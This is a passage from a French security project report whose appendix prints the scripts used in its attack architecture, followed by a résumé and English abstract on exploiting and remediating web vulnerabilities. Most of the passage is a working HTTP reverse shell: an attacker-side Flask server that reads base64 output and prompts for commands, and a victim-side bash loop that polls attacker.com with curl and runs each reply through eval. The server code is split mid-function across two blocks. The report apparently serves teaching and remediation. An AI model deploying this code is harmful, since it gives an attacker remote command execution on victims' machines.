Seront par la suite présentés tous les scripts, access lists et fichiers de configuration utilisés pour réaliser l'architecture présentée par la figure 2.2.

## Script du serveur de reverse shell (coté attaquant) :

```
import logging

import base64

from flask import Flask, request

log = logging.getLogger('werkzeug')

log.setLevel(logging.ERROR)

app = Flask(__name__)

@app.route('/', methods=['POST'])

def handle_post_request():

    json_data = request.get_json()

    base64_data = json_data["data"]

    #print(base64_data)

    decoded_data = base64.b64decode(base64_data).decode('utf-8')

    print(decoded_data)
```

```
command = input('Shell$ ')

return command

if __name__ == '__main__':

    app.run(host='0.0.0.0', port=80)
```

### Script du http client de reverse shell (coté victim) :

```
#!/bin/bash

url="http://attacker.com:80/"

data='{ "data": "Q29ubmVjdGlvbiBSZWlnaXZlZAo=" }'

while true; do

    command=$(curl -X POST -s -H "Content-Type: application/json" -d "$data" "$url")

    echo "response : $command"

    output=$(eval "$command" | base64)

    output2=$(echo "$output" | tr -cd '[:alnum:]/+=')

    data="{ \"data\": \"$output2\" }"

done
```

## **Résumé**

---

Il s'agit de proposer, dans le cadre de ce projet, le développement d'une application web réelle en exploitant les vulnérabilités identifiées, tout en mettant en place les remédiations nécessaires pour les éviter.

## **Abstract**

---

In the context of this project, the proposal is to develop a real web application by exploiting the identified vulnerabilities, while implementing the necessary remediations to avoid.

